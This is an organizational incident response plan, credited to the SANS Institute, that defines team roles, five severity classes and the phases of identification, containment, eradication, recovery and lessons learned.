The incident response team technical members consists of two groups. The first group, known as level I, is the front-line that is responsible for recognizing incidents and activating the incident response plan. The first group consists of the two help desk personnel. The second group, known as level II, consists of the technical personnel capable of managing the network, systems and firewalls at a system administrator level. This includes the two sysadmins and the network admin/security admin. The incident response team will be lead by the network admin/security admin. It is the responsibility of the VP of Operations to approve the necessary incident response procedures and to ensure that the appropriate resources are available to handle incidents as they arise. The incident response team leader will also serve to notify and involve legal resources and HR resources as necessary. The VP of Operations will act as the public affairs resource to ensure that these issues are handled appropriately.

Definition of an incident

As incidents range in severity, it is necessary to classify these incidents so that proper attention can be given to critical events and mundane, low risk events can be handled without costly over-utilization of resources. Incidents are classified based upon the following guideline:

Class I

- A small number of system probes or scans are detected on internal systems.
- A few cases of known computer viruses easily handled by anti-virus software.

Class II

- A small number of system probes or scans detected on external systems.
- Notification is received on threats to which systems may be vulnerable.

Class III

- A large number of system probes or scans are detected.
- Penetration or denial of service attacks attempted with no impact on operations.
- Widespread instances of known computer viruses easily handled by anti-virus software.
- Isolated instances of new computer virus not handled by anti-virus software.

Class IV

- Penetration or denial of service attack attempted with limited impact on operations.
- Widespread instances of new computer virus not handled by anti-virus software.
- Some risk of negative financial or public relations impact.

Class V

- Successful penetration or denial of service attacks detected with significant impact on operations.
- Significant risk of negative financial or public relations impact.

Incident response procedures

Every reasonable effort will be made to complete the incident life cycle in an expeditious manner. There are five phases to the incident response procedure. They are as follows:

Identification Phase

The identification phase is the process of researching a security incident and reporting it to the incident response team. Alerts may arrive from a variety of sources including: log files, unusual network utilization characteristics, firewall logs, intrusion detection systems, anti-virus software, information from newsgroups or mailing lists about a new threat, etc.

The incident response team is usually notified by calling their extension when they are in the office or by calling their cell phone during off hours. Each employee who is identified as being a member of the level II group in regards to the incident response team will be issued a cell phone and they will be expected to have it with them at all times, except for special circumstances arranged between themselves and the VP of Operations.

Classification is done as quickly as possible by using the available information about the incident to determine first if it is a valid incident, and second its severity. For routine or low risk events, this phase may be handled by the level I group if they have been given specific instructions on the incident at

hand. If the Level I personnel has not been trained enough to know how to handle the event or if it is immediately obvious that the incident is higher than a Class III event, then the incident response team leader usually does this, with assistance from the level II group.

If the incident's severity warrants, as determined by the incident response team leader, the VP of Operations will be notified at this time. This will typically occur for issues that are Class IV or Class V, but specific circumstances may warrant otherwise. If the VP of Operations is unavailable, the incident response team leader will make an earnest effort to contact another VP. If he is still unable to do so, he will then be authorized to make the necessary decision himself. The VP of Operations is expected to do the following:

- Determine whether it is more important to gather forensic evidence or to restore normal operations first. In other words, does the company want to attempt to catch the originator of the attack for later criminal or civil action, or does it simply want to stop the incident as quickly as possible and move on. This decision must be made before containment begins, because it influences how the response will occur.
- Give authority to allocate the appropriate resources at a level appropriate to the severity of the incident. This may include over-riding priorities assigned to members of the incident response team or in authorizing the necessary expenditure to utilize third party consultants.

Once these decisions have been made, the incident response team gathers evidence. If the primary goal is to gather forensic evidence this process must be performed in a methodical and well documented manner so that evidence will later be admissible in court. Specialized technical assistance and advice from a third party may be necessary to do this successfully.

Once evidence has been gathered, it is analyzed to determine the cause of the incident, the vulnerability or vulnerabilities being utilized, how to eliminate these vulnerabilities and/or stop the incident, etc. An assessment is made on the scope of the incident to include which systems and or networks are involved and the extent of the damage.

Containment Phase

The containment phase usually includes containment where the affected system or systems are removed from the network or powered off or appropriate preventative measures are taken in the firewall to prevent the ability for the exploit to be utilized. Note that this is not considered a permanent resolution, only the method to be used in order to prevent continuation or escalation of the problem at hand.

Eradication Phase

Once significant information has been obtained the incident response team will come to a conclusion about what happened. While the incident has been contained, the incident response team will now turn to addressing the reason the vulnerability occurred in the first place. Eradication may mean the modification of the firewall rules, changing passwords, restoring from backups and applying patches, or any other steps that fundamentally will prevent the attack from being able to occur in the future once the system is brought back into full production status.

Recovery Phase

Once the affected systems have been restored, they are tested to make sure they are no longer vulnerable to the attack that caused the incident. If a testing procedure exists for the system or application, then it is followed to ensure functionality. Before turning into production, the business unit most knowledgeable and/or responsible for the system must verify the testing and sign-off that the recovery is complete. Users will be asked to notify the helpdesk immediately if any suspicious activity is detected in the near-term future.

Lessons Learned Phase

In this phase, the incident and response are reviewed to determine which parts of the incident response procedure worked correctly and which parts need improvement. The areas in which improvement is needed are then corrected and the incident response plan is updated accordingly. Other areas that need to be changed may also be identified during this phase. It is generally the responsibility of the response team leader, the VP of Operations and the primary incident handler to perform this task. Any necessary procedures to cover future occurrences of this event or preventative measures that need to be implemented will be documented and put into effect as a result of this phase.

© SANS Institute